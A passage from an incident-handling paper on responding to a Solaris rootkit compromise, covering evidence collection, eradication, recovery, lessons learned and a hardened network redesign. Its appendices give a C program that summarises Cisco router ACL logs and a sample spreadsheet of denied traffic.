- Portable data storage devices
- Workstations
- Desktops
- Laptops
- LAN switches

Software

- Forensic analysis
- Forensic imaging
- Password recovery tools
- Encryption Software
- Cryptographic Hash Utilities

Miscellaneous Supplies

- Photographic Imaging Equipment
- Chain of Custody forms
- Page numbered notebooks for keeping notes
- Spare backup media

The security admin cannot arbitrarily make the decision to go seek out the support of law enforcement. If they believe a significant monetary loss has been suffered by the company, they must work the issues through their team leader. The team leader's responsibility includes consulting with senior business leadership on these matters.

It is also important for the security admin to realize that they are acting as an agent for the company in determining the *level of damage to business assets*. If the team leader decides for any reason to shut down the investigation, the security admin must be prepared to comply. However, this does not imply that the security admin is not continuously responsible for reporting unethical activities, or if they suspect that laws have been broken. Suppose for a moment that the security admin believed that the team leader shut down an investigation so as to not bring to light unethical or criminal activity committed by the team leader. In this case the security administrator would be responsible for reporting such concerns to *other* senior leadership, such as reportable on a corporate ethics hotline, etc. But in any case, further investigation by the security admin could lead to disciplinary action against themselves. They must remember that they are not law enforcement!

It may be convenient to have a “jump bag” [8] prepared for incident handling. The SANS Institute recommends that such a duffle bag it be filled with tapes, CD’s with trusted forensic executables and OS commands, a switch, patch cables, etc., including even a flash light. If the security admin cannot obtain a locked room with controlled entry where they can keep their confiscated equipment and forensic tools, then one would be wise to assemble such a resource bag.

Once the hardware, software, facilities, plan of action and team members have been selected, the first thing the analyst should do is collect the files in which the detection is first documented. These detection logs, such as sniffer logs, syslogs, and IDS reports, must be dated, initialed by the security analyst collecting the data (and his assistant), and stored in a secure container.

Containment and Eradication

If the attack has its origin on networks the security admin has no control over, containment can be difficult. Should for instance an attack come from somewhere on the Internet and in particular somewhere in the United States, then contacting the ISP or network service provider of the source of the attack could be rewarding. However if the source of the attack is overseas, the security admin may not want to contact the ISP or network service provider.

I have many success stories in dealing with AOL, Comcast, and local ISP’s over the country in getting bothersome script kiddies and overly zealous students of information security to go away. However, I have never contacted my snoopful adversaries in China, Taiwan, the Caribbean and Korea that scan my external networks *every week* looking for any slip ups made by administrators.

If the attack was sourced by someone on a network that the security administrator has control over, the tasks of containment and eradication should be easily accomplished. The primary tasks to accomplish containment and eradication should be [9]:

- Collect and protect the information associated with an incident.
- Contain the incident and determine further recovery or bypass actions to taken.
- Eliminate intruder's means of access and any related vulnerabilities

When it is time to confiscate the system, the team leader, technical lead and assistant security admin need to go to the site of the incident and confiscate the suspected system *together*. It is recommended that this activity be undertaken at a time specified convenient by the business unit. But in any case, informing the person suspected of malicious conduct should be avoided.

When the system is removed from the network, it should not be gracefully shutdown. If shutdown and rebooted, valuable information could be lost in swap space and page files. Many exploits exist only in RAM and upon reboot evidence could be lost. The technical lead should simply remove the power cord from the power outlet and take the system back to their secured area for analysis. Once the system is in the secured area, the technical lead needs to make a bit-for-bit copy of the disk(s) to separate media, preferably another disk(s). A system like an ImageMaster 900 can make disk-to-disk copies of IDE or SCSI disks.

Once the suspect disk has been copied, the original disk must be placed in a tamper-resistant bag, and then placed with the chain of custody form in a secure cabinet or tamper-resistant container. From then on, the tech lead and assistant will work with the copy *only*. In the event that the business for one or more reasons remains unconvinced that the system should be taken offline, then the tech lead and assistant should backup the suspect disk(s) over the network using such utilities as dd in Unix and WinDD.

The SANS Institute recommends that another copy be made so that the system can be returned to service, and indeed that may be acceptable in many places. I concur that the system must be placed back in production. I, however, would recommend the tech lead or assistant obtain a fresh disk and then

- Install the required OS from installation media,
- Patch the system
- Install only authorized applications
- Enable event/syslog
- Change passwords
- Shutdown any unnecessary services (harden)
- Recover selected files, folders and directories as per requests from the owners management

Recovery of the data from either backup tapes or the copy of the suspect disk is acceptable. However, using the suspect disk to create yet another copy with which the system will be placed back in production is unwise. If the copy is not cleansed or purged properly of all of the offending content or malicious software, you could be putting the knife back in the hands of the people you suspect of misconduct. Providing a freshly configured disk with just the required content necessary for the system to be put back in production is, in my humble opinion, the wise choice here. Be aware that if the system was not part of a backup strategy and the owner never kept their data back on the network file servers, recovery of data could be a pressure filled task. Management could be very impatient.

Of course, it is necessary to keep both the systems' owner and system administrators involved in the day to day operations of the computer confiscated up to date on what is going on. This activity should be the function of the team leader, not the tech lead or assistant. Since the team lead is a leader from either human relations or legal, they should be the ones to keep the business and system owners informed on matters of status. If the tech lead or assistant are contacted by anyone in the business, they should direct the people needing status to contact the team lead.

Eradication, the removing of offensive software or content on the system, is fairly straight forward as is documented in the previous few paragraphs. However eradication on the network is much more complicated. It could require

- Changes to firewall policy
- Changes to methods of systems administration
- Limiting access to information systems by employees and partners based on a *need to know and job function*
- Scanning your systems regularly using nmap, fport and lsof
- Developing a vulnerability assessment response (VAR) group that uses tools such as Nessus to determine if systems are being kept up to date in terms of patches, etc
- Encryption of data passing over hostile networks
- Changes to authentication methods (eg, elimination of NIS, and converting to Kerberos, or two-factor, etc.)
- Re-design of the DMZ or Extranet to form a more secure and *testable* computing environment
- Configuration management
- Disaster recovery plans

At the very least, once a rootkit like the one we are discussing is discovered on an extranet or DMZ Solaris system

- The victim system must be rebuilt from installation media
- The system must be patched and hardened
- Load and enable host-based intrusion detection, preferably **tripwire**, **tcp_wrappers**, **logcheck**, **portsentry**, **lsof**, **chkrootkit**, and crontab-controlled scripts found useful in finding hidden Solaris kernel modules.
- Modify authentication/authorization methods to support two-factor and LDAP
- Network based IDS should be deployed at the IP traffic entry/exit points (routers and firewalls)
- Require systems administrators, programmers, and content developers to use SSH (including sftp)
- Firewall admins should turn off X windows and all unnecessary protocols into and out of the DMZ and extranet. Do not trust the general employee or contractor on the Intranet
- Change sensitive and proprietary information testing procedures to scan for vulnerabilities on the DMZ and Extranet on a weekly basis.

- Require configuration management of the system be employed

Recovery and Lessons Learned

Once the team determines that the system can be returned to service, application and production testing should be conducted in coordination with the system owners. It's important here to emphasize that the system should not be returned to service until the team is satisfied that the system is secure and not subject to the same types of exploit.   The basic test plan should be

1) Run nmap
2) Shut off any remaining unnecessary services
3) Run lsof on the server if the nmap scan has discrepancies (sometimes administrators can't figure out what is causing a particular service to be persistently running)
4) Test the applications (eg, Apache, iPlanet, Netscape Proxy) for vulnerabilities
5) Verify the HIDS tools are enabled and correctly configured

Once this testing is complete, work with the system owners and administrators in putting it back in production. Alert them that on-going monitoring is now a requirement and that changes to the configuration of any system that would interfere with monitoring is not permitted.

You may need to develop a training program for your system administrators if they are not proactive in the disciplines of secure systems administration. In fact, you may have to back and change documented *policy* first. Systems administrators may resist any and all recommendations because it would require them to vary how they do things. They may view this as is aggravating (consequently making you *aggravating* to them also). If policy is either not set or needed to be modified, the following should be used as a model

1) Security Policy should be a set of general requirements for all employees to follow. This should be approved by senior leadership.
2) Standard procedures should be developed by the IT group as an interpretation of security policy and how the business unit or site wishes to support the policy.
3) Guidelines should be developed by unit and program managers for their staff explaining how to implement the standard procedures.
4) Employee teams should be charged by their management to develop best practices based upon the guidelines.

<u>*Information security is a discipline required by leadership to be practiced by their staff.*</u> Recovery from exploit demands that leadership be involved, be sensitive to

the problems of information security, and educate their staff as to what needs to be done in the future to avoid such problems on their networks.

The final stage of recovery is conducting a lessons learned session. This effort should be headed by the team leader. At the end of the lessons learned session the team leader should submit a report to senior leadership on how things can be done smarter, more efficiently, and suggest any changes to policy and procedure. The session should include the tech lead, the assistant, program or unit management of the systems effected, and any system administrators with a stake in the systems effected. Depending on how complex the investigation is, the session could take from an hour to most of the day. The subjects of the session should include, but not be limited to

- The Emergency Action Plan
- Deficiencies in security policy
- Deficiencies in standard procedures
- Problems in group communications
- Problems resulting from the schedule of events through the course of the investigation
- Deficiencies found in the forensic analysis tools
- Deficiencies found in the hardware used for the analysis
- Suggestions on how to improve processes and methods and modifications to policy and procedure.

The report should have an executive summary [8]. This summary should be to the point and brief (for attention-challenged management ☺) and not technical (since the management probably has no idea what you do anyhow ☹). The report should also be considered company proprietary and have a very limited audience.

Victim Environment Re-visited

The following section is based on two premises

1) The current DMZ and extranet is not a secure computing environment
2) Never trust

Information system architecture

Access to any information system, whether it be the Internet, Extranet, DMZ or Intranet should be based on who needs access to what information. Although every employee enjoys the same pension plan and 401(k) benefits, not all employees are equal, as evidenced by their paychecks. Consequently, access to servers and information systems should be based on job function. Engineers should not have TCP/IP access to servers containing staff medical records. Manufacturing technicians should not have TCP/IP access to management PC's that could contain very sensitive and competitive company information. Policy needs to be developed requiring separation of data on the servers *based on the type of data being created*. Enforcement of policy should be through the use of firewalls, IDS systems and mandatory secure methods of computing and administration.

Systems Description

Each system on the DMZ and extranet is now running a *known and limited* set of services. They also each run host based IDS and have patched operating systems. There is now network based IDS running and watching *unencrypted* traffic. The authentication and authorization mechanisms were upgraded to two-factor SecureID and LDAP. And maybe most importantly, *unrelated programs no longer share the same information server* for data storage.

The third party router is now connected to the firewall, not the extranet LAN. We can now control and monitor connectivity to our servers through a firewall.

There are now two firewalls, one application proxy and a stateful packet filter. The application proxy is used to normalize TCP/IP packet streams to the severs for inbound traffic from the Internet, thus limiting many forms of protocol subterfuge. The stateful packet filter separates vital components of the computing environment including systems of varying levels of trust.


There is now an SSL accelerator in the design so that HTTPS encrypted traffic can be exposed for the IDS systems to look at and to offload the web servers of an unnecessary service.

Every LAN segment has network-based IDS (using snort). The network traffic is now highly visible and ***testable***. It's a computing environment that is really *designed for test*.

Applications

Now that program data is separated on the servers based upon program office and contractual guidelines, the Oracle tablespaces can be segregated by server instance to the program for which they support. It is now much, much harder to make a mistake on a given system jeopardizing the data of multiple programs and contracts.

Network Diagram



Revised Victim Network

Firewalls/ACLs

The firewall policies are now based on which systems on the Intranet need access to which systems on the DMZ and extranet for administrative support. Administrators and programmers now use SSH in conjunction with SecureID. All programmers and administrators use SFTP (part of SSH) to update sensitive configuration information. They even run X11 over SSH!

The FTP drop-box on the DMZ has its access from the Internet controlled by the router ACL. It now also uses SecureID two factor authentication.

Deployed IDS

Every Solaris server now has the following HIDS running on it:

- Tripwire – watches for unexpected changes to vital configuration files, directories and file systems
- Tcp_wrappers – controls which systems have access to the servers for administrative purposes
- Portsentry – watches for unexpected port scans
- Logcheck- looks at syslog and weblog files for unusual entries and hacking attempts
- Chkrootkit – looks for hidden kernel modules and rootkits
- Lsof – creates report linking open tcp ports and services to running programs

The Snort based network based IDS systems are tuned to the network segment protocols *permitted and not permitted on each LAN segment*, thereby reducing the false alarm rate to something the security admin can live with.

References

[1] Jim Mauro & Richard McDougall, "SOLARIS INTERNALS - Core Kernel Architecture", Sun Microsystems Press, 2001

[2] PTC, "Windchill 5", URL: http://www.ptc.com/appserver/it/icm/cda/icm01_list.jsp?group=201&num=1&show=y&keyword=37, 1999

[3] Plasmoid, "SLKM rootkit – Administrator Nightmare: anm.c", The Hackers Choice, URL: http://www.infowar.co.uk/thc, 1999

[4] Sun Microsystems, Manpages – getdents(), Solaris 2.7, 1999

[5] Sun Microsystems, Manpages – dirent.h, Solaris 2.7, 1999

[6] Sun Microsystems, "Solaris 7 Release Notes", URL: http://docs.sun.com, 1999

[7] Nelson Murilo & Klaus Steding-Jessen, "chkrootkit script", URL: http://www.chkrootkit.org/ , April 2003

[8]

Ed Skoudis, Track 4 – Hacker Techniques, Exploits and Incident Handling, SANS Institute, 2003.

[9] Misuse Committee, Computer Incident Response Team – Operational Standards, University Of California Davis, July 2001

[10] Hoglund and McGraw, Exploiting Software – How to Break Code, p. 341, Addison Wesley, 2004

Appendix A – PDR program

```
/************************
 * PDR program - author: Fred Hartley
 * Created: Sept 2000
 * Free to distribute
 * No warranty, no liability implied or accepted
 * Use at your own discretion
 * NOT to used for exploit
 *
 *  Reads in a Unix syslog file containing ACL log messages from a Cisco router
 *     and creates a colon delimited file suitable for display in Excel
 *
 *  == Format of output in Excel==
 *     Col A – Permission Status
 *     Col B – Source IP
 *     Col D – Destination IP
 *     Col F – (Destination TCP Port/Number of times of event observed)
 *     Col H – (Destination UDP Port/Number of times of event observed)
 *     Col J – (Destination ICMP type/Destination ICMP code/Number of times of event observed)
 *
 * Compiles using gcc.  No options, special include files, or libraries required
*************************/

#include <stdio.h>
#include <math.h>
#include <ctype.h>
#define MAXLINE 1024
#define TRUE 1
#define FALSE 0
#define FROM 1
#define TO 0
#define TCP 0
#define UDP 1
#define ICMP 2
#define UNKNOWN -1
#define PROTOCOLS 64*1024

FILE *fptr,*fopen();

char *fgets(), inputline[2 * MAXLINE], *cptr,*ccptr;

int get_from_address(), get_to_address(), get_packet_type(), get_to_port();

struct visitor {
  int from_ip[4];
  int to_ip[4];
  int port_number[2], port_type;
        int unreported;
  struct visitor *next;
};
struct IP_report_format {
  int from_ip[4];
  int to_ip[4];
        int tcp[PROTOCOLS];
        int udp[PROTOCOLS];
  int icmp[50][50];
} ;

struct sum_of_protocols {
        int tcp[PROTOCOLS];
        int udp[PROTOCOLS];
  int icmp[50][50];
} ;

struct IP_report_format IP_report;

struct visitor *permitted;
struct visitor *denied;
struct visitor *vptr;
struct visitor *goodtogoptr;
struct visitor *nowayptr;

struct sum_of_protocols sum_port_report ;

int fromtoIP[4];
int tofromIP[4];


/***********************/

char *search_string( p1 , p2)
char *p1 ;
char *p2 ;
{


int     i,j,k;       /* local variables */
int     match;       /* Name compare flag */
int     len1,len2;

i=j=k=0;

len1 = strlen( p1 );
len2 = strlen( p2 );

if( len1 == 0 || len2 == 0 || len1 > len2  ) return(FALSE);

match = FALSE ;

for( i= 0 ; i < (len2 - len1 + 1) ; i++ )
  {
     match = TRUE;
     for(j=0;j < len1 && match == TRUE ; j++)
           {
             if(  tolower(*(p1+j))  !=  tolower(*(p2+i+j))  ) match = FALSE;
           }
     if ( match == TRUE)
           return(p2+i);
  }

return(FALSE);
}

/***********************/

get_from_address()

{

     int i,j,k;
     char *lptr;
     int atoi();

     lptr = inputline;

            while ( *lptr != '>' )  lptr++;

            while ( *lptr != ' ' )  lptr--; lptr--;

            while ( *lptr != ' ' )  lptr--;

            lptr++;

            for (i=0; i< 4 ; i++)
      {

         vptr->from_ip[i]=atoi( lptr );
               while ( *lptr != '.' ) lptr++; lptr++;
      }

return;
}

/***********************/

get_to_address()

{

     int i,j,k;
     char *lptr;
     int atoi();

     lptr = inputline;

     while ( *lptr != '>' )  lptr++;
       lptr++; lptr++;

     for (i=0; i< 4 ; i++)
  {
     vptr->to_ip[i]=atoi( lptr ); while ( *lptr != '.' ) lptr++; lptr++;
  }

return;
```


```
}

/**********************/

get_packet_type()

{
     if ( search_string( " icmp ", inputline ) ) vptr->port_type = ICMP;
     if ( search_string( " tcp ", inputline ) ) vptr->port_type = TCP;
     if ( search_string( " udp ", inputline ) ) vptr->port_type = UDP;

return;
}


/**********************/

get_to_port()

{

     int i,j,k;
     char *lptr;
     int atoi();

     lptr = inputline;

     while ( *lptr != '>' )  lptr++;
     while ( *lptr != '(' )  lptr++;
     lptr++;

     if ( vptr->port_type == ICMP )
        {
      vptr->port_number[0] = atoi( lptr ) ;
      while ( *lptr != '/' )  lptr++;
      lptr++;
      vptr->port_number[1] = atoi( lptr ) ;
        }
  else { vptr->port_number[0] = atoi( lptr ) ; vptr->port_number[1] = 0; }

return;
}


/**********************/

gather_IP_results()
{

     vptr->unreported = FALSE;
     if( vptr->port_type == ICMP ) IP_report.icmp[vptr->port_number[0]][vptr->port_number[1]] += 1 ;
     if( vptr->port_type == TCP )  IP_report.tcp[vptr->port_number[0]] += 1 ;
     if( vptr->port_type == UDP )  IP_report.udp[vptr->port_number[0]] += 1 ;

     while (  vptr != (struct visitor *) NULL   )
      {
         if (vptr->unreported == TRUE )
         {
      if ( IP_report.from_ip[0] == vptr->from_ip[0] &&
                IP_report.from_ip[1] == vptr->from_ip[1] &&
                IP_report.from_ip[2] == vptr->from_ip[2]&&
                IP_report.from_ip[3] == vptr->from_ip[3] &&
          IP_report.to_ip[0] == vptr->to_ip[0] &&
                IP_report.to_ip[1] == vptr->to_ip[1] &&
                IP_report.to_ip[2] == vptr->to_ip[2] &&
                IP_report.to_ip[3] == vptr->to_ip[3] )
                        {
                          if( vptr->port_type == ICMP ) IP_report.icmp[vptr->port_number[0]][vptr->port_number[1]] += 1 ;
                          if( vptr->port_type == TCP )  IP_report.tcp[vptr->port_number[0]] += 1 ;
                          if( vptr->port_type == UDP )  IP_report.udp[vptr->port_number[0]] += 1 ;
                      vptr->unreported = FALSE;
                     }
         }
         vptr = vptr->next ;
      }

return;
}
 /***********************/

print_results(banner)
char *banner;
{
  int i,j,k;


  printf("%s:",banner);
  printf("From:%d.%d.%d.%d:To:%d.%d.%d.%d:",
               IP_report.from_ip[0],IP_report.from_ip[1],IP_report.from_ip[2],IP_report.from_ip[3],
               IP_report.to_ip[0],IP_report.to_ip[1],IP_report.to_ip[2],IP_report.to_ip[3]);
  printf("TCP(port/count): ");
  for (i=0; i< PROTOCOLS ; i++)
     if (IP_report.tcp[i]) printf(" (%d/%d) ",i,IP_report.tcp[i]);
  printf(":UDP(port/count): ");
  for (i=0; i< PROTOCOLS ; i++)
     if (IP_report.udp[i]) printf(" (%d/%d) ",i,IP_report.udp[i]);
  printf(":ICMP(type/code/count): ");
        for (i=0; i<50 ; i++ )
          for (j=0; j <50 ;j ++)
              if (IP_report.icmp[i][j] ) printf(" (%d/%d/%d) ",i,j,IP_report.icmp[i][j]);
        printf("\n");

}

/***********************/

debug()
{

struct visitor *vvptr;
vvptr=denied;
for (vvptr = denied; vvptr != (struct visitor *) NULL ; vvptr = vvptr->next)
```

```
  {
     printf("DENIED: %d.%d.%d.%d  %d.%d.%d.%d  port=%d/%d  type=%d  unreported=%d\n",
             vvptr->from_ip[0],vvptr->from_ip[1],vvptr->from_ip[2],vvptr->from_ip[3],
             vvptr->to_ip[0],vvptr->to_ip[1],vvptr->to_ip[2],vvptr->to_ip[3],
             vvptr->port_number[0],vvptr->port_number[1],vvptr->port_type,vvptr->unreported);
  }
vvptr=permitted;
for (vvptr = permitted; vvptr != (struct visitor *) NULL ; vvptr = vvptr->next)
  {
     printf("PERMITTED: %d.%d.%d.%d  %d.%d.%d.%d  port=%d/%d  type=%d  unreported=%d\n",
             vvptr->from_ip[0],vvptr->from_ip[1],vvptr->from_ip[2],vvptr->from_ip[3],
             vvptr->to_ip[0],vvptr->to_ip[1],vvptr->to_ip[2],vvptr->to_ip[3],
             vvptr->port_number[0],vvptr->port_number[1],vvptr->port_type,vvptr->unreported);
  }
}

/**********************/

main(argc,argv)
int argc;
char *argv[];
{

  int i,j,k,found,sum_ports,fromto,tofrom;

  sum_ports=fromto=tofrom=FALSE;

  if ( argc <2 )
  {
 printf("No file name for input.  Try again.\n");
 exit();
  }

  if (( fptr = fopen( argv[1] ,"r")) == NULL )
                    {
                    printf("ERROR:  Couldn't open '%s', file not found\n",
                           argv[1]);
                    }

  permitted = (struct visitor *)malloc( sizeof(struct visitor) );
  denied = (struct visitor *)malloc( sizeof(struct visitor) );

  nowayptr = denied;
  goodtogoptr = permitted;

  goodtogoptr->next = (struct visitor *) NULL ;
  nowayptr->next = (struct visitor *) NULL ;

  goodtogoptr->unreported = TRUE;
  nowayptr->unreported = TRUE ;

  while ( fgets(inputline,MAXLINE,fptr) != NULL )
  {

 if ( search_string( "permitted" , inputline ) )
    {
```

```
              vptr = goodtogoptr;
              get_packet_type();
              get_from_address();
              get_to_address();
              get_to_port();
              goodtogoptr->next = (struct visitor *)malloc( sizeof(struct visitor) );
              goodtogoptr = goodtogoptr->next;
              goodtogoptr->next = (struct visitor *) NULL ;
              goodtogoptr->unreported = TRUE;
      }

   if ( search_string( "denied" , inputline ) )
            {
              vptr = nowayptr;
              get_packet_type();
              get_from_address();
              get_to_address();
              get_to_port();
              nowayptr->next = (struct visitor *)malloc( sizeof(struct visitor) );
              nowayptr = nowayptr->next;
              nowayptr->next = (struct visitor *) NULL ;
              nowayptr->unreported = TRUE;
      }

    }

/* Print the results */

DENIED:
     vptr=denied;
     for (i=0; i< 4 ; i++)
       {
         IP_report.from_ip[i]=IP_report.to_ip[i]=0;
         for ( j=0; j< PROTOCOLS ; j++ ) IP_report.tcp[j]=IP_report.udp[j]=0;

       }
     for (j=0; j<50 ; j++)
  for (k=0; k<50 ; k++) IP_report.icmp[j][k]=0;

     found=FALSE;
     while ( vptr != (struct visitor *) NULL )
     {
        if ( vptr->unreported == TRUE ) { found=TRUE; goto FOUND1; }
        vptr = vptr->next;

     }


FOUND1: if (found == FALSE )  goto PERMITTED;
           else {

              IP_report.from_ip[0] = vptr->from_ip[0];
              IP_report.from_ip[1] = vptr->from_ip[1];
              IP_report.from_ip[2] = vptr->from_ip[2];
              IP_report.from_ip[3] = vptr->from_ip[3];
```

```
                IP_report.to_ip[0] = vptr->to_ip[0];
                IP_report.to_ip[1] = vptr->to_ip[1];
                IP_report.to_ip[2] = vptr->to_ip[2];
                IP_report.to_ip[3] = vptr->to_ip[3];

                gather_IP_results();

                }
         print_results("DENIED");
         goto DENIED;

PERMITTED:
     vptr=permitted;
     for (i=0; i< 4 ; i++)
       {
          IP_report.from_ip[i]=IP_report.to_ip[i]=0;
          for ( j=0; j< PROTOCOLS ; j++ ) IP_report.tcp[j]=IP_report.udp[j]=0;

       }
     for (j=0; j<50 ; j++)
  for (k=0; k<50 ; k++) IP_report.icmp[j][k]=0;

     found=FALSE;
     while ( vptr != (struct visitor *) NULL )
     {
        if ( vptr->unreported == TRUE ) { found=TRUE; goto FOUND2; }
        vptr = vptr->next;
     }

FOUND2: if (found == FALSE ) goto FINISH;
           else {
                IP_report.from_ip[0] = vptr->from_ip[0];
                IP_report.from_ip[1] = vptr->from_ip[1];
                IP_report.from_ip[2] = vptr->from_ip[2];
                IP_report.from_ip[3] = vptr->from_ip[3];

                IP_report.to_ip[0] = vptr->to_ip[0];
                IP_report.to_ip[1] = vptr->to_ip[1];
                IP_report.to_ip[2] = vptr->to_ip[2];
                IP_report.to_ip[3] = vptr->to_ip[3];

                gather_IP_results();

                }
         print_results("PERMITTED");
         goto PERMITTED;

FINISH:
exit();
}
```

Appendix B – Excel spreadsheet of PDR program findings


Microsoft Excel - pdr_findings_W1Q104.xls
File Edit View Insert Format Tools Data Window Help
Type a question for help
Arial 8
A27 DENIED
biggy_report_121503
Ready

	A	B	C	D	E	F	G	H	I	J
1	DENIED	24.33.205.61	To	210.210.13.64	TCP		UDP	(53/1)	ICMP	
2	DENIED	24.33.68.162	To	210.210.27.241	TCP		UDP	(53/1)	ICMP	
3	DENIED	24.35.71.115	To	210.210.12.254	TCP	(80/1) (443/1)	UDP	(53/1)	ICMP	
4	DENIED	24.41.41.61	To	210.210.12.195	TCP		UDP		ICMP	
5	DENIED	24.42.42.22	To	210.210.27.105	TCP		UDP	(53/1)	ICMP	
6	DENIED	24.42.93.147	To	210.210.13.41	TCP		UDP	(53/1)	ICMP	
7	DENIED	24.45.193.102	To	210.210.27.7	TCP		UDP	(53/1)	ICMP	
8	DENIED	24.45.193.113	To	210.210.11.95	TCP		UDP	(53/1)	ICMP	
9	DENIED	24.45.41.223	To	210.210.12.246	TCP		UDP	(53/1)	ICMP	
10	DENIED	24.45.49.3	To	210.210.11.68	TCP		UDP	(53/1)	ICMP	
11	DENIED	172.170.242.71	To	210.210.12.162	TCP		UDP	(53/1)	ICMP	
12	DENIED	172.176.192.192	To	210.210.12.108	TCP	(80/1) (443/1)	UDP	(53/1)	ICMP	
13	DENIED	172.176.253.229	To	210.210.11.18	TCP	(80/1) (443/1)	UDP		ICMP	
14	DENIED	172.176.253.229	To	210.210.11.37	TCP	(80/1) (443/1)	UDP		ICMP	
15	DENIED	172.176.253.229	To	210.210.11.58	TCP	(80/1) (443/1)	UDP		ICMP	
16	DENIED	172.176.253.229	To	210.210.11.79	TCP	(80/1) (443/1)	UDP		ICMP	
17	DENIED	172.176.253.229	To	210.210.11.99	TCP	(80/1) (443/1)	UDP		ICMP	
18	DENIED	172.176.253.229	To	210.210.11.120	TCP	(80/1) (443/1)	UDP		ICMP	
19	DENIED	172.176.253.229	To	210.210.11.141	TCP	(80/1) (443/1)	UDP		ICMP	
20	DENIED	172.176.253.229	To	210.210.11.161	TCP	(80/1) (443/1)	UDP		ICMP	
21	DENIED	172.176.253.229	To	210.210.11.182	TCP	(80/1) (443/1)	UDP		ICMP	
22	DENIED	172.176.253.229	To	210.210.11.202	TCP	(80/1) (443/1)	UDP		ICMP	
23	DENIED	172.176.253.229	To	210.210.11.223	TCP	(80/1) (443/1)	UDP		ICMP	
24	DENIED	172.176.253.229	To	210.210.11.243	TCP	(80/1) (443/1)	UDP		ICMP	
25	DENIED	172.176.253.229	To	210.210.12.7	TCP	(80/1) (443/1)	UDP		ICMP	
26	DENIED	172.176.253.229	To	210.210.11.223	TCP	(80/1) (443/1)	UDP		ICMP	
